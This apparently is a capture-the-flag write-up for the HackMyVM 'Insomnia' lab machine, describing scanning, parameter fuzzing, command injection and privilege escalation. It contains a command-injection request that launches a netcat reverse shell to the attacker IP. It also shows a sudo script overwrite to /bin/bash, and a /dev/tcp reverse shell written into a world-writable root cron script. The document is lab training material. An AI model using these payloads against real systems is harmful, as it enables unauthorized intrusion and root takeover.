[HMV] Insomnia
Table of Contents
| URL | Link 🔗 |
|---|---|
| Level | Easy |
| Attacker IP | 10.10.10.2 |
| Target IP | 10.10.10.9 |
| Target domain | http://insomnia.local |
Intro#
No intro today.
Note: I strongly recommend extending the size of the Virtual Disk Image, as it is pretty limited and debugging the HTTP server can take whatever space is left by default, rendering the machine not solvable.
Enumeration#
I started rustscan and found one port only:
rustscan -a insomnia.local -- -sCV
Open 10.10.10.9:8080
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -sCV" on ip 10.10.10.9

PORT     STATE SERVICE REASON  VERSION
8080/tcp open  http    syn-ack PHP cli server 5.5 or later (PHP 7.3.19-1)
|_http-title: Chat
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

sudo rustscan -a insomnia.local -- -sU
# ...

PORT     STATE  SERVICE  REASON
8080/udp closed http-alt port-unreach ttl 64
MAC Address: 08:00:27:59:98:46 (Oracle VirtualBox virtual NIC)
Nmap revealed it’s the PHP cli server running on TCP port 8080.
8080#
Upon reaching http://insomnia.local:8080 I’ve been asked for the nickname first, then I saw the Insomnia Chat window.

Interestingly enough, the input box had some built-in sanitization, as the code revealed. There was also a little bit of interesting JavaScript in the source code, mostly the chat.js script.
// chat.js
// ...
function sendChat(message, nickname) {
  updateChat();
  $.ajax({
    type: "POST",
    url: "process.php",
    data: {
      function: "send",
      message: message,
      nickname: nickname,
      file: file,
    },
    dataType: "json",
    success: function (data) {
      updateChat();
    },
  });
}
From the code I learned how to make requests to the server to save a message. However, trying to abuse the /process.php endpoint didn’t lead to anything. There was a server-side sanitization in place, I couldn’t achieve any XSS (and even if I did I wasn’t sure if there is a point), PHP was not injectable and I could figure out the possible function values.
Out of ideas, I’ve tried forced browsing with feroxbuster.
forced browsing#
feroxbuster -u http://insomnia.local:8080 --wordlist /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x txt,php --output feroxbuster_80.txt
# ...
200      GET       62l       82w     1909c http://insomnia.local:8080/chat.txt
200      GET        2l       12w       65c http://insomnia.local:8080/administration.php
200      GET        1l        1w        2c http://insomnia.local:8080/process.php
With ferric oxide I’ve found 2 additional files:
/chat.txtkeeping the history of the messages sent. However, the HTML tags were stripped from this one as well/administration.phpthat I wasn’t sure of its role yet
Trying to GET /administration.php resulted with:
You are not allowed to view : <br />
Your activity has been logged
Plus, the newline was appended to chat.txt.
The payload for process.php did not work with administration.php either.
Based on the response from GET /administration.php the next idea I had was to fuzz the potential query parameters for that endpoint. For that I’ve used gobuster:
fuzzing the query parameters#
gobuster fuzz -u http://insomnia.local:8080/administration.php?FUZZ=/etc/passwd -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt --exclude-length 65
# ...
Found: [Status=200] [Length=76] [Word=logfile] http://insomnia.local:8080/administration.php?logfile=/etc/passwd
The logfile queryparam name worked, however I was not able to read /etc/passwd yet:
You are not allowed to view : /etc/passwd <br />
Your activity has been logged
Btw, the logfile param seemed to be sanitized as well.
local file inclusion#
Using the GET /administration.php?logfile= request I tried to render contents of /etc/passwd, /etc/lsb_release, the administration.php file itself etc. etc. Ultimately I’ve been able to render anything using logfile=chat.txt:

This led me to achieving an RCE and set up the Rev Shell.
Exploitation#
RCE & reverse shell#
I assumed the code listing the file contents would be something of <?php system('cat <filename>'); ?> and tested if I can combine Netcat with it (first I tried with id and whoami but, interestingly, it didn’t work)
I spawned a Netcat listener and hit the GET /administration.php endpoint with the payload to connect it:
nc -lvp 4567

# after hitting the endpoint:
connect to [10.10.10.2] from insomnia.local [10.10.10.9] 50650
ls

administration.php
chat.js
chat.txt
images
index.php
process.php
start.sh
style.css
GET /administration.php?logfile=chat.txt;nc+-e+/bin/bash+10.10.10.2+4567 HTTP/1.1
Host: insomnia.local:8080
# ...
The foothold has been placed. I continued with enumerating the server.
From the examination of the application files (process.php, administration.php) that the JSON file parameter was never used, it was just a red herring.
Anyways, I went through the filesystem a little bit.
First, I checked which users do have the shell:
cat /etc/passwd | grep "sh"
root:x:0:0:root:/root:/bin/bash
julia:x:1000:1000:julia,,,:/home/julia:/bin/bash
It seemed I needed to pivot to julia somehow.
Priv Esc#
Horizontal Priv Esc#
I checked sudo -l for www-data and learned I can run /var/www/html/start.sh as julia:
sudo -l

User www-data may run the following commands on insomnia:
    (julia) NOPASSWD: /bin/bash /var/www/html/start.sh
The start.sh script ran php cli server it seemed:
php -S 0.0.0.0:8080
I overwrote its contents with:
echo "/bin/bash" > start.sh
Note: This action is destructive. Shall you need to restart the VM, the
phpserver won’t start and you will need to import the VM from scratch.This probably would be easy to fix by using the
>>operator instead of>(in other words, by appending abashcommand to the existing script).echo "\n/bin/bash" >> start.sh
And then I ran it with sudo impersonating julia:
sudo -u julia /bin/bash /var/www/html/start.sh
julia@insomnia:/var/www/html$ cat ~/user.txt

<redacted>
Vertical Priv Esc#
With the help of linpeas.sh I tracked the /var/cron/check.sh script:
#!/bin/bash
status=$(systemctl is-active insomnia.service)
if [ "$status" == "active"  ]; then
   echo "OK"
else
   systemctl start  insomnia.service
fi
Even though there was a possibility it’s a red herring, I still wondered what’s the insomnia.service.
systemctl status insomnia | cat

● insomnia.service
   Loaded: loaded (/etc/systemd/system/insomnia.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2025-01-11 16:50:32 EST; 5min ago
 # ...
cat /etc/systemd/system/insomnia.service

[Service]
Type=simple
User=www-data
WorkingDirectory=/var/www/html
ExecStart=/bin/bash /var/www/html/start.sh

[Install]
WantedBy=multi-user.target
So this system service was responsible for starting the web application.
I was curious about what would happen if I’d restart the service now. Given the start.sh script being modified to escalate privileges horizontally, perhaps it would work once the service is restarted. However, as an underprivileged user I couldn’t validate that.
Anyways, I got a step back and checked the check.sh permissions:
ls -l /var/cron
-rwxrwxrwx 1 root root 153 Dec 21  2020 check.sh
Given it’s executable, I figured I can redo the overwrite script trick.
I spawned yet another Netcat listener, this time on port 5678:
nc -lvp 5678
listening on [any] 5678 ...
I replaced the check.sh contents with something similar to this GTFObin:
echo "/bin/sh -i >& /dev/tcp/10.10.10.2/5678 0>&1
After a short while, the newly created Netcat listener had an incoming call from root:
nc -lvp 5678
listening on [any] 5678 ...
connect to [10.10.10.2] from insomnia.local [10.10.10.14] 53690
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
Pwned#
cat /root.root.txt
<redacted>
Pwned.
Key Takeaways#
- Take steps back more frequently